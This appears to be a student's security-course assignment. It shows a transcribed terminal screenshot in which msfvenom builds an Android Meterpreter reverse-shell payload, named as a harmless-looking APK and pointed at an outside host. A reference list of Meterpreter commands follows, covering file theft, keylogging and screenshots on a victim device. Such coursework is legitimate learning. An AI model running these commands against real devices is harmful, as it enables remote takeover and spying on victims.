


Day 3 assignment:

Creating a payload using metasploit:



The screenshot shows a mobile terminal interface with a dark background. At the top, the status bar displays the time 7:27, signal strength, and battery level. The terminal window shows the following text:

```
+ -- --=[ 8 evasion
]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

msf6 > msfvenom -p android/meterpreter/reverse_tcp LHOST
=142.250.67.206 LPORT=4444 R > termuxtech.apk
[*] exec: msfvenom -p android/meterpreter/reverse_tcp LH
OST=142.250.67.206 LPORT=4444 R > termuxtech.apk

[-] No platform was selected, choosing Msf::Module::Plat
form::Android from the payload
[-] No arch selected, selecting arch: dalvik from the pa
yload
No encoder specified, outputting raw payload
Payload size: 10189 bytes
msf6 > ls
[*] exec: ls

android_shell.apk      metasploit.sh      termuxtech.apk
install.sh             storage
metasploit-framework  termuxblack.key
msf6 > cd termuxtech.apk
[-] The specified path does not exist
msf6 > 
```

Below the terminal window is a virtual keyboard with a dark theme. It includes a top row with function keys (ESC, HOME, END, PGUP), a second row with modifier keys (CTRL, ALT, PGDN), and a third row with icons for emojis, GIFs, and settings. The main keyboard area contains standard QWERTY keys, and the bottom row includes a spacebar with 'Hinglish' text, a comma key, and a backspace key. The bottom of the screen shows three navigation icons: a square, a circle, and a triangle.

Meterpreter commands

Core commands

?

The ? command, as may be expected, displays the Meterpreter help menu.

background

The background command will send the current Meterpreter session to the background and return you to the 'msf' prompt. To get back to your Meterpreter session, just interact with it again.

bgkill

The bgkill command kills a background meterpreter script

bgrun

The bgrun command runs a script as a background thread

bglist

The bglist command provides a list of all running background scripts

channel

The channel command displays all active channels

close

The close command closes a channel

exit

The exit command terminates a meterpreter session

exploit

The exploit command executes the meterpreter script designated after it

help

The help command, as may be expected, displays the Meterpreter help menu as ? command

interact

The interact command starts to interact with a channel interacts with a channel

irb

The irb command switches into Ruby scripting mode

migrate

Using the migrate post module, you can migrate to another process on the victim.

quit

The quit command terminates the meterpreter session

read

The read command helps to reads the data from a channel

run

The run executes the meterpreter script designated after it

resource

The resource command will execute Meterpreter instructions load inside a text file. Containing one entry per line, resource will execute each line in sequence. This can help automate repetitive actions performed by a user. By default, the commands will run in the current working directory (on target machine) and resource file in the local working directory (the attacking machine).

use

The use command loads a meterpreter extension

write

The command command writes data to a channel

File system commands

cat

The cat command is identical to the command found on *nix systems. It displays the content of a file when it's given as an argument.

cd

The change directory "cd" works the same way as it does under DOS and *nix systems.

del

The del command delete a file on the victim

download

The download command downloads a file from the remote machine. Note the use of the double-slashes when giving the Windows path. The -r option allows you to do so recursively.

edit

The edit command opens a file located on the target host. It uses the 'vim' so all the editor's commands are available.

getlwd

The getlwd command prints the local working directory

lcd

The lcd command changes working local directory. Changing the working directory will give your Meterpreter session access to files located in this folder.

lpwd

The lpwd display working local directory. When receiving a Meterpreter shell, the local working directory is the location where one started the Metasploit console

ls

As in Linux, the ls command will list the files in the current remote directory.

UserInterface Commands

keyscan_stop

The keyscan_stop command stops the software keylogger

screenshot

The screenshot command grabs a screenshot of the meterpreter desktop

set_desktop

The set_desktop command changes the meterpreter desktop

uictl

The uictl command enables control of some of the user interface components